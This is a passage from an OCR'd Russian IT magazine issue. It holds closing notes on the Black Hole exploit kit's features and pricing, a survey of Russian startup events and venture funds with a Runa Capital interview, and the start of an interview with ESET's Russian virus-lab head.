2 Все блоки с данными представляют собой настраиваемые виджеты, которые можно подключать/отключать, а также менять их месторасположение.

3 Black Hole в основном использует распространенные и публично доступные сплоиты. При этом они дают внушительный процент пробива.

4 Важной функцией является изощренный скрипт для направления трафика (TDS), который используется для направления пользователей к определенным нагрузкам.

5 Выбор нагрузок основывается на таких критериях, как ОС, версия браузера, страна происхождения, реферер веб-сайта и даже время захода.


6 В отличие от конкурентов Black Hole имеет систему лицензий. Один год использования стоит $1500, а лицензия на полгода и квартал — $ 1000 и $ 700.

7 В мае BlackHole Exploit Kit версии 1.0.2 утек в паблик, линк для ее загрузки опубликовал ресурс thehackernews.com. Это произошло через 2 недели после публикации сорцов ZeuS.

8 За использование сплоитпака по назначению можно получить до 7 лет лишения свободы, согласно статье 273 УК РФ.



Дмитрий Ларин



_ О РОССИЙСКОЙ СТАРТАП-СЦЕНЕ _

СТАРТАПЫ ДЕНЬГИ И УСПЕХ

Ни в одной другой сфере, пожалуй, нет столько возможностей для старта, как в области информационных технологий. Здесь речь даже не о возможности сделать феноменальную карьеру, работая в известных компаниях. Нет! Это та сфера, где компанию можешь создать ты сам. Довести простую идею до работающего прототипа, прототип до коммерческого продукта, а продукт до работающего бизнеса. И этот путь можно пройти всего за несколько месяцев!

За примерами успеха далеко ходить не нужно: Facebook и Марк Цукерберг, Amazon и Джефф Безос, Twitter и Джек Дорсиа. Все эти компании некогда начинали едва ли не в гараже, с кодом, написанном буквально «на коленке». Теперь же они превратились в огромные бизнесы с умопомрачительной капитализацией.

Сегодня, когда новые сервисы появляются, как грибы после термоядерного дождя, слово «стартап», особенно в российской действительности, себя сильно дискредитировало. И действительно, когда ты видишь, что 90 проектов из 100 ничего из себя не представляют, ты можешь подумать, что все эти начинания — полная профанация. Но это обманчиво. На Западе начинающих предпринимателей хвалят и за совершённые ошибки, ведь даже ошибка — это опыт. В этой статье мы не будем рассказывать тебе о том, что такое стартап и как добиться успеха. Едва ли это у нас получилось бы лучше, чем, к примеру, в книге «Стартап» Гая Кавасаки, одного из первых работников Apple и известного венчурного инвестора Силиконовой долины. Но мы хотим помочь тебе правильно сделать ту самую попытку создать проект, который попадет в критерий «один из десяти». Как найти единомышленников, которые готовы с головой окунуться в проект и не останавливаться, пока не появится сначала прототип, а потом работающий бизнес? Как выйти на консультантов-менторов, которые помогут сделать тебе нечто, не только интересное, но еще и способное завоевывать аудиторию и генерировать доход? Чем привлечь тех людей, которые готовы помочь тебе с финансированием, чтобы проектом занимались не два с половиной человека, а полноценная команда из профессионалов, которые действительно способны сделать работающий продукт? Верный путь к поиску ответов на эти вопросы — принимать участие в различных стартаперских мероприятиях. Мы подготовили для тебя емкий, но исчерпывающий обзор тех, которые стоит посетить в первую очередь .Но даже тусовка — это еще не главное. Важно, что помимо людей, которые хотят запускать проекты, есть люди, готовые в это вкладываться. В России сейчас активно работают как частные инвесторы, так и венчурные фонды, которые не просто желают, а буквально жаждут найти толковые команды, которые с горящими глазами хотят воплотить в жизнь идею, которая в самом деле может превратиться в успешный проект.

МЕРОПРИЯТИЯ ДЛЯ СТАРТАПЕРОВ

Startup Weekend

Организатор: «Главстарт»
Сайт: russia.startupweekend.org
Где: по всему миру, в том числе в разных городах России
Когда: круглый год



Startup Weekend, зародившийся в Сиэтле, практика общемировая. Каждый такой «Уик-энд», — это трехдневная рабочая сессия, на которую собираются команды интернет-проектов, специалисты, эксперты из области IT и инвесторы. Здесь можно как получить совет, так и привлечь начальные инвестиции. Уик-энды проходят с вечера пятницы до вечера воскресенья. Это спрессованный и очень активный формат, который дает отличный шанс получить ускорение, необходимое для воплощения мечтаний в реальность. Например, по результатам 12-го «Уик-энда», компания «Главстарт» и Аркадий Морейнис, главный стартап-инвестор России, дадут командам лучших проектов до $100 000 на проект. Также «Главстарт» является венчурным партнером РВК (готов соинвестировать до 75 % от общего объема требуемых инвестиций). «Уик-энды» проходят в разных городах России.

SumIT

Организатор: Клуб инноваторов
Сайт: sumit.ru
Где: Санкт-Петербург
Когда: лето



Клуб инноваторов — это более 2500 человек, 250 проектов, 100 экспертов, 120 часов живых встреч. SumIT делится на три этапа. В ходе нулевого, предварительного этапа собираются идеи и формируются предварительные составы команд. Затем следует SumIT Weekend, представляющий своего рода обучающую вводную перед следующим этапом — Startup Marathon. Марафон длится месяц, и в ходе него команды работают над проектами в комфортных условиях. Проходят мастер-классы ведущих специалистов по разработке, менеджменту и продвижению IT-проектов, консультации по всем возникающим вопросам от команды SumIT. В завершение проходит Invest Fest, на котором команды представляют проекты. В этом году на Invest Fest были приглашены инвест-фонды и ведущие IT-компании: Runa Capital, Almaz, ABRT, ВТБ, Mail.ru Group, EMC, Intel, PBK, RSV Venture Partners.

Startup Point

Организатор: Startup Point
Сайт: startuppoint.ru
Где: разные города России
Когда: круглый год



Встречи Startup Point проводятся одноименным крупнейшим стартап-сообществом рунета, которое начитывает более 10 000 участников, 2500+ проектов, 200+ частных инвесторов и венчурных фондов. Startup Point уже привлекли более $3 млн инвестиций в различные проекты. Поинты — это мероприятия не соревновательные. Это скорее дискуссионная площадка для активистов, желающих начать собственный бизнес, экспертов и инвесторов. Здесь можно познакомиться с новыми людьми, найти партнера, встретиться с инвесторами и экспертами индустрии. Поинты состоят из презентаций стартапов в формате «Elevator Pitch» (2-минутная презентация перед инвестором) и докладов успешных предпринимателей Success Story. Проекты получают фидбек от аудитории и экспертов. Инвесторы, в свою очередь, находят проекты для вложения средств.

ИНВЕСТИЦИОННЫЕ ФОНДЫ

Almaz Capital Partners

Сайт: almazcapital.com
Тип фонда: венчурный
Дельта инвестиций: ~$100–500



Almaz Capital Partners — российский венчурный фонд, в 2008 г. основанный Александром Галицким (учредитель и управляющий партнер фонда венчурных инвестиций Almaz Capital Partners и инкубатора Runa Park, в состав которого входит Фонд посевных инвестиций Runa Capital; с 2010 года член Совета фонда «Сколково»; президент конференции Russian TechTour 2004). В 2008 г. объем фонда составлял $125 млн, из которых $60 млн вложили Cisco и UFG Asset Management. С тех пор фонд инвестировал в компании Appollo Project, Parallels и другие. Офисы Almaz Capital Partners работают в Москве и Силиконовой долине. «Алмаз» инвестирует в молодые инновационные технологические компании в медийных и телекоммуникационных отраслях бизнеса на территории России и СНГ. В 2010-м фонд инвестировал в компанию Qik (мобильное видео), проданную Skype в 2011 м за $150 млн.

Runa Capital


Сайт: runacap.com/ru
Тип фонда: венчурных инвестиций посевной и ранней стадии
Дельта инвестиций: от $500 до нескольких млн



Фонд создан в августе 2010 г. основателем Parallels и Acronis Сергеем Белоусовым и основателем фонда Almaz Capital Partners Александром Галицким. Runa Capital инвестирует в хай-тек-стартапы ранней стадии развития. Управляющий партнер фонда — Дмитрий Чихачев. Интересы Runa Capital направлены, прежде всего, на программное обеспечение, мобильные приложения и интернет-сервисы. В число партнеров фонда Runa Capital входят более 20 технологических предпринимателей и профессиональных инвесторов. Деятельность фонда поддерживает бизнес-инкубатор, цель которого выращивание конкурентоспособных технологических компаний из перспективных российских стартапов. Инкубатор получил название Runapark. Весной этого года Runa Capital вложил $1 млн в проект «Метабар» (инструмент для быстрого создания тулбаров для браузеров).

Яндекс.Фабрика

Сайт: company.yandex.ru/public/start/factory.xml
Тип фонда: венчурных инвестиций посевной и ранней стадии
Дельта инвестиций: $50–100 тыс.




Яндекс.Фабрика, занимается инвестированием как в зарубежные, так и в российские стартапы, связанные с интернет-бизнесом, мультимедиа, навигацией и другими технологиями. На перспективные проекты Яндекс готов в течение года потратить несколько миллионов долларов при среднем объеме финансирования на стартап в $50–150 тыс. Компанию интересуют, в частности, новые модели бизнеса в интернете, мультимедийные технологии (распознавание лиц, штрихкодов), навигация и социальные коммуникации, анализ и структурирование информационных потоков, методики изучения поведения пользователей в интернете, рекламные технологии, интерфейсные решения, а также обработка и представление различных данных. У Яндекса есть очевидный интерес к технологиям, которые ему тяжело разработать внутри компании.

Во всем мире практика проведения мероприятий для стартаперов — норма, однако у нас о таких поинтах, похоже, мало кто знает. А ведь в России они тоже существуют. Тут совсем не обязательно сразу рваться в бой и представлять свой проект на суд публики и инвесторов. Для начала можно поприсутствовать на мероприятиях в качестве зрителя, пообщаться, послушать доклады, посмотреть на презентации.

HackDay

Организатор: студия веб-разработок Михаила Кечинова
Сайт: hackday.ru
Где: разные города России
Когда: круглый год



Серия мероприятий HackDay интересна своим форматом. Девиз «От идеи до прототипа за 2 дня» говорит сам за себя. Формат фестиваля HackDay был разработан компанией Yahoo! еще в 2005 г. для реализации творческих идей сотрудников и представления прототипов топ-менеджменту. Мероприятия выглядят немного проще предыдущих. Здесь чаще всего нет именитых спикеров и крупных инвесторов, нет битвы не на жизнь, а на смерть с соперниками. Зато здесь есть возможность получить опыт и, возможно, собрать команду или вписаться в какой-то проект. Во всяком случае, организаторы HackDay позиционируют свои фестивали именно так. Кстати, HackDay проводятся на самые на разные тематики, это не только IT, но и кино, музыка, клипмейк, компьютерные игры, занимательная физика и современное искусство. И происходит это довольно часто.

Harvest


Кто проводит: GreenfieldProject
Сайт: greenfield-project.ru/harvest
Где: разные города России
Когда: круглый год



По формату стартап-турнир Harvest очень похож на стремительный HackDay. Это тоже программа создания инновационных бизнес-проектов с нуля. За два дня участники программы выбирают наиболее интересные идеи, формируют проектные команды и при поддержке экспертов работают над их реализацией. На Harvest можно прийти с собственной идеей, которую уже давно хотелось реализовать. А можно найти команду единомышленников, поработать с экспертами и наконец сдвинуть свой проект с мертвой точки. Организоторы — GreenfieldProject — это стартовая площадка для высокотехнологичных стартап-проектов, общения потенциальных предпринимателей и людей, которым интересно работать в стартап-проектах. Основная задача — формирование нового поколения предпринимателей, готовых оценивать и идти на осознанный риск.

StartUp Week

Кто проводит: STARTeurope, Initial Factor, «ТехКранч Европа»
Сайт: startupweek2011.com
Где: Вена, Австрия
Когда: с 3 по 7 октября 2011 г.



В завершение хотелось бы включить и одно нероссийское мероприятие, это StartUp Week Europe Festival — коммуникационная площадка для стартапов Центральной и Восточной Европы. Конечно, не на каждое мероприятие для стартапов поедешь за границу, но Вена не так уж далеко, и лететь туда совсем не так накладно, как, например, в Штаты. А мероприятие явно заслуживает внимания. Так, спикерами на StartUp Week выступят около 70 европейских экспертов интернет-индустрии, серийных предпринимателей и инвесторов. Среди них: Эстер Дайсон, председатель правления EDventures Holdings, Мортен Лунд (инвестор Skype), Стефан Глянцер, инвестор last.fm, Решма Сахони (основатель SeedCamp — одного из самых больших бизнес-инкубаторов Европы), Александр Галицкий, Almaz Partners, Николай Митюшин, ABR и так далее.

Важными участниками любых стартаперских тусовок являются частные инвесторы, а также инвестиционные фонды. И тех и других объединяет одно — желание найти перспективный проект, в который можно вложить деньги, получить за это его определенную долю. На территории России и стран СНГ сегодня работает целый ряд крупных венчурных организаций. Ниже — лишь некоторые из них.

Фонд Microsoft

Сайт: ms-start.ru
Тип фонда: грантового финансирования
Дельта грантов: от $30 до $100 тыс.



Фонд создан в конце 2010 года компанией Microsoft в России. Направление очень четкое — оказание прямой финансовой поддержки российским стартапам в области программного обеспечения и интернет-услуг. При этом этот фонд заметно выделяется на фоне остальных. Дело в том, что он предоставляет российским стартапам не инвестиции, а гранты, т.е. абсолютно безвозмездное финансирование, не требующее возврата средств. За первые полгода работы фонда было рассмотрено порядка 150 заявок различных стартапов, из них поддержку получили уже пять начинающих компаний. Размеры выданных грантов варьируются от $30 до $100 тыс. Например, $100 тыс. на развитие бизнеса получил пермский проект PiratePay, разрабатывающий решение по борьбе с пиратством в интернете.

Главстарт

Сайт: glavstart.ru
Тип фонда: венчурный
Дельта инвестиций: до $100 тыс.



Задача Главстарта — величение потока новых интернет-проектов, интересных для инвесторов. Для этого, в частности, проводится мероприятия «Startup Weekend» и «Венчурный дискаунтер». Это больше чем венчурный фонд, но компания готова проинвестировать в проекты на стадии идеи или прототипа, которым для доведения до стадии готового продукта требуется до 12 месяцев и до $100 тыс. Рассматриваются проекты, имеющие хорошие перспективы роста, — в первую очередь по размеру аудитории. Более того, Главстарт является венчурным партнером Российской венчурной компании, а также первым официальным партнером Facebook в России. Фонд заинтересован в появлении новых неигровых приложений для социальных сетей и вместе с российским представительством Facebook готов помогать разработчикам социальных приложений.

ABRT Venture Fund

Сайт: abrtfund.com/rus
Тип фонда: вечнурный
Дельта инвестиций: от $1 до 5 млн



Фонд создан Андреем Бароновым и Ратмиром Тимашевым, основателями Aelita Software, которая известна тем, что была продана в марте 2004 г. калифорнийской корпорации Quest Software за $115 млн. Продажа Aelita Software стала одной из самых крупных сделок на российском софтверном рынке. ABRT не является институциональным и не работает с пайщиками. Фонд инвестирует средства своих основателей, а также средства команды. Кроме того, ABRP работает с крупными, известными зарубежными фондами со значительным опытом и портфелем компаний. Это европейские (Mangrove Capital Partners) и американские (Insight Venture Partners и OpenView Venture Partners) партнеры-соинвесторы, венчурные фонды, каждый из которых имеет под управлением более $100 млн. ABRT помогает предпринимателям создавать софтверные компании мирового уровня.



ВЗГЛЯД ИЗНУТРИ

В заключение этой статьи предоставим слово экспертам, людям, которые работают со стартапами ежедневно и не понаслышке знакомы с реалиями российской стартап-сцены. На мои вопросы любезно согласился ответить **Андрей Близнюк**, один из партнеров венчурного фонда Runa Capital (runacap.com).

Q РАССКАЖИТЕ, ПОЖАЛУЙСТА, КАКИЕ ТРЕБОВАНИЯ ВАШ ФОНД ПРЕДЪЯВЛЯЕТ К СТАРТАПАМ И ЧЕГО ВЫ ОЖИДАЕТЕ ОТ КОМАНД В ПЕРВУЮ ОЧЕРЕДЬ?

A Прежде всего нас интересуют технологический и интеллектуальный компоненты проекта, уникальность продукта, стремление команды вывести его на международный рынок, глобальные амбиции, подкрепленные соответствующим пониманием стратегии развития проекта. Мы помогаем нашим портфельным компаниям с выстраиванием бизнес-стратегии, партнерами и клиентами — доработкой технологии, поиском подходящих сотрудников. Но первоначально у команды должен быть продукт, вокруг которого выстраивается компания.

Q КАКОВЫ В ЦЕЛОМ ТРЕНДЫ ПОСЛЕДНИХ ЛЕТ? В СТОРОНУ КАКИХ ТЕХНОЛОГИЙ, УСЛУГ И ОБЛАСТЕЙ СЕЙЧАС СМОТРЯТ СТАРТАПЕРЫ? ТАКЖЕ ИНТЕРЕСНО, НА ЧТО В ЭТОМ ВОПРОСЕ ОРИЕНТИРУЕТСЯ ФОНД, ЧТО ПРЕДПОЧТИТЕЛЬНЕЕ ДЛЯ ВАС?

A Если говорить о консьюмерском рынке — это social, local, mobile, если о рынке технологий — это однозначно облачные технологии, распределенные вычисления.

При этом трендом можно назвать и появление новых бизнес-моделей, и способов продвижения традиционных сервисов. Тем не менее я бы не рекомендовал стартаперам слепо ориентироваться на тренды и тем более пытаться сводить все эти тренды вместе. Раздутый тренд это перенасыщенный предложением рынок или даже раздутый пузырь, который рано или поздно лопнет. У команды должно быть понимание уникальности продукта и того, как их идея ложится на современные тренды. Не нужно приходить с проектом нового Facebook или Google, в то время как существует огромное количество новых, неразвитых ниш и нерешенных задач.

Q В НЕКОТОРОМ РОДЕ ПРОДОЛЖЕНИЕ ПРЕДЫДУЩЕГО ВОПРОСА: НА ЧТО БЫ ВЫ ПОСОВЕТОВАЛИ ОРИЕНТИРОВАТЬСЯ СТАРТАПЕРАМ? БЫТЬ МОЖЕТ, В КАКОЙ-ТО ОБЛАСТИ НАБЛЮДАЕТСЯ НЕХВАТКА СВЕЖИХ ИДЕЙ И МОЛОДЫХ ПРОЕКТОВ, БЫТЬ МОЖЕТ, В КАКИХ-ТО НИШАХ НЕМНОГО «СВОБОДНЕЕ», ЧЕМ В ДРУГИХ?

A Мы смотрим на три вещи — технологию, команду и перспективы рынка. Если проект более ранней стадии, мы придаем большое значение технологии.

Ориентируйтесь на потребности, проблемы клиентов, находите новые ниши, делайте продукт с очевидным конкурентным преимуществом в уже существующих нишах. Не нужно стремиться создать 285-й «Групон». Для нас важна ваша сосредоточенность на качестве продукта. Четко понимайте, какую насущную проблему пользователей он решает.

Например, наша портфельная компания Jelastic пошла по этому пути, создав технологию для разработчиков Java-приложений, которая поддерживает развертывание стандартных Java-приложений без ограничения по использованию библиотек и привязки к дорогостоящему ПО конкретного поставщика облачных услуг (SaaS).

Сейчас на российском IT-рынке, во-первых, большой перекос в сторону потребительского рынка. Во-вторых, слабо развит b2b-сектор. В третьих, у команд не хватает глобальных амбиций, зачастую проект является копированием сервисов, которые «выстрелили» на западном рынке. В конечном итоге всё сводится к недостатку сложных технологий, ведь, по сути, сложная технология и масштаб амбиций проекта — две стороны одной медали.

Q КАКОВА СРЕДНЯЯ ДЕЛЬТА ПО ИНВЕСТИЦИЯМ В ПРОЕКТ ДЛЯ РОССИИ И СНГ? НАПРИМЕР, $50–100K, БОЛЬШЕ ИЛИ МЕНЬШЕ? ЧЕМ ЭТО ОБУСЛОВЛЕНО?

A Для Runa Capital эта дельта от $500 тыс. до нескольких миллионов, и это обусловлено тем, что мы ориентируемся прежде всего на проекты ранней стадии. Но это не значит, что мы категорически не рассматриваем проекты, выходящие за эти рамки. В них мы можем инвестировать вместе с другими инвесторами — у нас большая сеть партнеров как в России, так и за рубежом.

Q ПОЖАЛУЙСТА, РАССКАЖИТЕ О НАИБОЛЕЕ УСПЕШНЫХ ПРИМЕРАХ ИНВЕСТИЦИЙ ВАШЕГО ФОНДА. ТАКЖЕ БЫЛО БЫ ИНТЕРЕСНО УЗНАТЬ ВАШЕ МНЕНИЕ И О САМЫХ УСПЕШНЫХ СТАРТАПАХ НАШЕЙ ГЕОЗОНЫ В ЦЕЛОМ.

A На данный момент портфельные компании Runa Capital на инвестиционной стадии. Объявлены инвестиции в следующие проекты:
Telefir (telefir.ru) — мобильная голосовая социально-коммуникационная платформа. Это своего рода наш, российский голосовой Twitter. У этого приложения уже сейчас несколько десятков тысяч пользователей. Чаще всего люди пользуются им в пробках, иногда просто для того, чтобы пообщаться и познакомиться. Сервис постепенно нащупал свою аудиторию, и она растет.
Пример перспективного технологического продукта — **Jelastic** (hivext.ru), это первая отечественная коммерческая PaaS-система, предназначенная для разработки Java-приложений в интернете без необходимости изменять код в структуре сайтов. Осенью он активно запускается в США и Европе, на Россию приходится только 3 % их рынка.
Metabar (metabar.ru) — первый в России конструктор тулбаров для владельцев сайтов и обычных пользователей. Их сервисом уже сейчас пользуются порталы крупнейших российских СМИ — «Ведомостей», «Российской газеты», КП и др.
Портал **Travelmenu** (travelmenu.ru) это наша совместная инвестиция с фондом Almaz Capital. Он входит в ТОП3 онлайновых туристических агентств в России и на Украине, с ним работают более чем 290 тыс. отелей, 100 туроператоров и 500 авиакомпаний. Все проекты в активной фазе своего развития, экзиты будут позже.

Если же говорить об успешных стартапах последнего времени, получивших инвестиционную поддержку, быстро развивающихся и уже заслуживших международное признание, это прежде всего игры Alawar и видеосервисы Qik. Последний был куплен у фонда Almaz Capital компанией Skype (За $150 млн. — Прим. Mifrill).

Q КАК ВЫ СЧИТАЕТЕ, ЧЕМ ОБУСЛОВЛЕНО НЕКОТОРОЕ НЕДОВЕРИЕ И ДАЖЕ ОПАСКА, С КОТОРОЙ НАШИ СТАРТАПЕРЫ ДО СИХ ПОР ОТНОСЯТСЯ К ИНВЕСТИЦИЯМ ПРАКТИЧЕСКИ ЛЮБОГО РОДА? УВЫ, МНОГОЧИСЛЕННЫЕ ОПРОСЫ ПОКАЗЫВАЮТ, ЧТО ЛЮДИ СКОРЕЕ СКЛОННЫ РАЗВИВАТЬ ПРОЕКТ, ВКЛАДЫВАЯ В НЕГО «СВОИ КРОВНЫЕ», НЕЖЕЛИ ОБРАЩАЯСЬ К ИНВЕСТОРАМ.



Startup Point в Ростове

A Мы видим скорее обратную ситуацию. Пока в России люди чаще хотят получить чужие деньги, практически не вложив в проект ни времени, ни каких-либо других ресурсов. Поэтому если к нам приходят с проектом, который люди развивали на свои деньги, это, безусловно, большой плюс в глазах инвестора. Но, к сожалению, пока так бывает нечасто.

Q ЕСТЬ ЛИ ИНТЕРЕС К РОССИЙСКОМУ IT НА ЗАПАДЕ? ГОТОВЫ ЛИ В НАС ИНВЕСТИРОВАТЬ, НЕ БОЯТСЯ ЛИ? БЫТЬ МОЖЕТ, ЗАПАД ПРЕДПОЧИТАЕТ «ПЕРЕКУПАТЬ» У НАС ЛУЧШИЕ МОЗГИ, НО НЕ ВКЛАДЫВАТЬСЯ В ИХ РАЗВИТИЕ ЗДЕСЬ?

A Безусловно, интерес есть, ярким тому подтверждением является то, что большая часть инвесторов фонда Runa Capital — международные. Кроме того, есть ряд примеров успешного развития компаний российского происхождения на международных рынках: Parallels, Acronis, Abby, Kaspersky. Они создают отличные продукты, и многие из них привлекли западные инвестиции. Также есть истории Mail.ru и Yandex с успешным IPO на западных биржах.

Q И ПОСЛЕДНЕЕ. НА ВАШ ВЗГЛЯД, СТОИТ ЛИ СТАРТАПЕРАМ ПРИНИМАТЬ УЧАСТИЕ В МНОГОЧИСЛЕННЫХ И РАЗНООБРАЗНЫХ МЕРОПРИЯТИЯХ ВРОДЕ STARTUP WEEKEND, STARTUP POINT, SUMIT, HACK DAY И Т. Д.? МОЖЕТ ЛИ ВСЁ ЭТО БЫТЬ ПОЛЕЗНЫМ ИЛИ ЯВЛЯЕТСЯ ПУСТОЙ ТРАТОЙ ВРЕМЕНИ?

A Безусловно, такие мероприятия дают стартаперам некоторый опыт, развивают предпринимательскую культуру и иногда становятся площадкой для знакомства с инвестором и будущими бизнес-партнерами. Но пока ни в один из проектов, представленных на этих площадках, мы не проинвестировали.

Стартаперы должны использовать максимум возможностей, для того чтобы продвигать свой проект, но, как правило, у тех, кто занимается своим продуктом всерьез, остается очень мало времени на такие, пусть даже и очень полезные, мероприятия. Есть люди, назовем их «профессиональные стартаперы», которые ходят почти на каждую такую тусовку, периодически переставляют слайды в презентации, раздают сотни визиток... К ним у инвестора возникает резонный вопрос: а остается ли время на сам проект? ⌶



Startup Weekend



Эти позитивные люди с фикусом ждут тебя на Startup Week в Вене



БИОГРАФИЯ

В 2007 году окончил МИФИ по специальности «комплексное обеспечение информационной безопасности автоматизированных систем».

С 2009 года возглавляет Центр вирусных исследований и аналитики ESET в России.

Частый гость security-конференций: CONFidence, CARO, PHD и Рускрипто.

Ведет популярный подкаст 100% Virus Free Podcast.

Преподает авторский учебный курс «Защита ПО» в МИФИ.

Юля Пономарева

АЛЕКСАНДР МАТРОСОВ

VIRUS FREE MAN

ИНТЕРВЬЮ С ГЛАВНЫМ АНТИВИРУСНЫМ АНАЛИТИКОМ ESET/RUSSIA

В тусовке людей, занимающихся информационной безопасностью, работники антивирусных компаний всегда вызывают большой интерес. Всем интересно узнать о внутренней антивирусной кухне, о том, откуда они берут образцы малвари и как именно их анализируют. Ну и конечно, извечный вопрос — «Если я крутой вирмейкер, вы меня возьмете на работу?» Все эти вопросы мы задали руководителю российского вирлаба ESET.

Q С ЧЕГО ИЗНАЧАЛЬНО У ТЕБЯ ПОЯВИЛСЯ ИНТЕРЕС К АНТИВИРУСНОЙ ДЕЯТЕЛЬНОСТИ? НУ ТО ЕСТЬ ПОНЯТНО, ЧТО НАЧИНАЛОСЬ ВСЕ С ОБРАТНОЙ ИНЖЕНЕРИИ, НО КАК ТЫ К НЕЙ ПРИШЕЛ? ЧТО ТЕБЯ ПОБУДИЛО?

A Начну, пожалуй, издалека. По первому образованию я инженер-системотехник, и где-то с 1998 года я плотно подсел на изучение распространенных микроконтроллеров того времени. Самым популярным моим испытуемым был КР580 (советский аналог 8-битного процессора 8080) ввиду своей дешевизны и доступности. Естественно, это увлечение подразумевало знание ассемблера и умение его готовить. В тот же период появился интерес к теме информационной безопасности, но тогда не было такого обилия литературы, как сейчас, и приходилось собирать информацию буквально по крупицам. Наверное, самой ценной находкой для меня на тот момент стал CD-ROM с интригующим названием «Все для хакера № 13», который был найден на развалах царицынского радиорынка. Из залежей информации на нем я узнал много интересного, а главное, обнаружил программу с интригующим

названием WinNuke, которая, по заверениям авторов, должна была осуществлять DoS всех полярных версий винды. И она таки работала, но, кроме описания, как ею пользоваться, у меня не было больше ничего. И тогда нельзя было пойти и просто спросить у гугла интересующую тебя информацию, да и интернет-доступа у меня на тот момент постоянного не было. Поэтому на том же диске был найден инструментарий для реверсинга, и, вооружившись им, я на несколько недель погрузился в новую, неизведанную ранее предметную область. Но за эти две недели я не добился успешного результата, так как совершенно не был знаком с программированием под операционные системы Windows и тем более с разработкой сетевых приложений. Пришлось мои потуги в обратном анализе отложить и начать черпать недостающие знания. Это заняло какое-то время, но в итоге я докопался до истины, и результатом работы стал работающий PoC на perl. Сам процесс меня настолько захватил, что я даже забыл про компьютерные игры и днями напролет изучал неизведанное. Потом уже, на первых курсах МИФИ, у меня появился интерес к изучению вредоносных программ, так как я выбрал это направление для своих научных изысканий, а выбрано оно было по критерию, чтобы реверсинга было больше, чем всего остального. Ну и в итоге получается, что побудил меня ко всему этому WinNuke, за что его авторам отдельное спасибо.

Q ДОЛЖЕН ЛИ ВИРУСНЫЙ АНАЛИТИК СЕРЬЕЗНО ПРОГРАММИРОВАТЬ ИЛИ В ЭТОМ НЕТ НЕОБХОДИМОСТИ?

A Тут сначала надо отделить программную инженерию как процесс и знание языков программирования и теории компиляторов. Дело в том, что понимание того, как работает компилятор того или иного языка программирования или платформы, бывает просто необходимо. Конечно, это не означает, что люди, анализирующие троянцев для JME, являются экспертами по тонкостям языка Java. Также в работе наших вирусных аналитиков возникает много вещей, связанных с автоматизацией процесса обратного анализа, где, безусловно, нужно иметь высокий уровень квалификации в области программирования. Сейчас самый популярный язык программирования нашей лаборатории это Python, так как он встроен не только в публичные инструменты, но и в наши внутренние. Изучить его не сложно, и порой он экономит много времени для решения задач автоматизации по сравнению, например, с тем же C++. Хотя C, C++ стоят у нас на втором месте по популярности, так как далеко не все задачи можно решить средствами Python. Так что необходимость в этих знаниях, безусловно, есть, и она критична в процессе найма сотрудников к нам.

Q ПРИХОДИЛОСЬ ЛИ ТЕБЕ ОБЩАТЬСЯ ПО РАБОТЕ С БЛЕКХАТАМИ? КАК ТЫ ОЦЕНИВАЕШЬ УРОВЕНЬ ЛЮДЕЙ, КОТОРЫЕ СОЗДАЮТ МАЛВАРЬ?

A Общаться приходилось с разными людьми, в том числе и с теми, кто находится по ту сторону баррикад, но общение было только виртуальным, а цели носили разведывательный характер. Что касается уровня знаний, то, как и везде, он сильно разнится и зависит непосредственно от конкретного человека. Но судя по тем угрозам, которые появляются порой из-под их клавиатур, таких как, например TLD3/4, Rovnix, совершенно однозначно не стоит недооценивать этих людей. Высококвалифицированные специалисты есть и среди участников блекхат-сообщества, что доставляет нам немало хлопот и побуждает к дальнейшему самосовершенствованию.

Q СЛЕДИШЬ ЛИ ТЫ ЗА ВИРУСАМИ НА ЧЕРНОМ РЫНКЕ? ПРОДАЕТСЯ ЛИ ЧТО-ТО ДЕЙСТВИТЕЛЬНО ИНТЕРЕСНОЕ С ТОЧКИ ЗРЕНИЯ АНТИВИРУСНОГО АНАЛИТИКА ИЛИ ВСЕ В ПРИВАТЕ?

A Иногда удается получить доступ к интересной информации на закрытых форумах, но там, где есть что-то действительно интересное, доступ только для узкого круга лиц. У нас есть небольшой отдел, в задачи которого входит мониторинг активности киберкриминальных групп и их деятельности. В их задачи входит поиск наиболее активных сплоит-паков, наблюдение за самыми крупными партнерами, работающими по схемам PPI. Но зачастую закрытые сообщества стараются быть очень осторожными и крайне настороженно относятся к новым участникам.

Q ПРАВИЛЬНО ЛИ Я ПОНИМАЮ, ЧТО СОЗДАНИЕ ВИРУСНОЙ ЛАБОРАТОРИИ ESET В РОССИИ — ЭТО ИНИЦИАТИВА LETA GROUP, А НЕ ГЛОБАЛЬНОГО ESET? ВООБЩЕ НАСКОЛЬКО У ВАС ТЕСНОЕ ВЗАИМОДЕЙСТВИЕ С ГЛОБАЛЬНЫМ ESET'ОМ?

A Это очень распространенное заблуждение, которое, по всей видимости, было сформировано нашими конкурентами для снижения статуса и значимости нашей лаборатории. На самом деле изначально инициатива исходила от российского представительства, где хотели улучшить качество обнаружения локальных угроз. Но в Братиславе приняли решение о прямом подчинении непосредственно им, и наша лаборатория является одним из подразделений основного вирлаба. У нас уже существует много успешных примеров открытия удаленных лабораторий, сейчас их уже больше пяти: в Праге, Кракове, Монреале, Сан-Диего, Буэнос-Айресе и Кошице. У нас очень дружный коллектив, и даже удаленно получается содержательное общение во внутренних рассылках и конференциях.

Q КАКИЕ ЗАДАЧИ СТОЯТ ПЕРЕД РОССИЙСКИМ ВИРЛАБОМ? КАКАЯ СТРУКТУРА У ЛАБОРАТОРИИ, СКОЛЬКО ЛЮДЕЙ РАБОТАЕТ? КАК ТЫ ВИДИШЬ РОССИЙСКИЙ ВИРЛАБ ESET ЧЕРЕЗ ДЕСЯТЬ ЛЕТ?

A Пожалуй, на этот вопрос я отвечу уклончиво, так как ответы на него попадают уже под NDA. Людей в России у нас не так много, как у наших конкурентов, но их квалификация позволяет нам решать очень сложные задачи. Это, собственно, и задало вектор развития и расширения нашего вирлаба: мы не берем к себе абы кого, а ищем настоящих увлеченных профессионалов. А через десять лет, я надеюсь, нам удастся, наконец, сформировать полностью группу анализа сложных угроз, так как сейчас очень не просто с квалифицированными кадрами в этой области.

Q ХОТЯ БЫ В ОБЩИХ СЛОВАХ: КАК В ESET СОБИРАЮТ ОБРАЗЦЫ МАЛВАРИ? КАКИЕ ПРОПОРЦИИ МЕЖДУ ИСТОЧНИКАМИ ОБРАЗЦОВ?

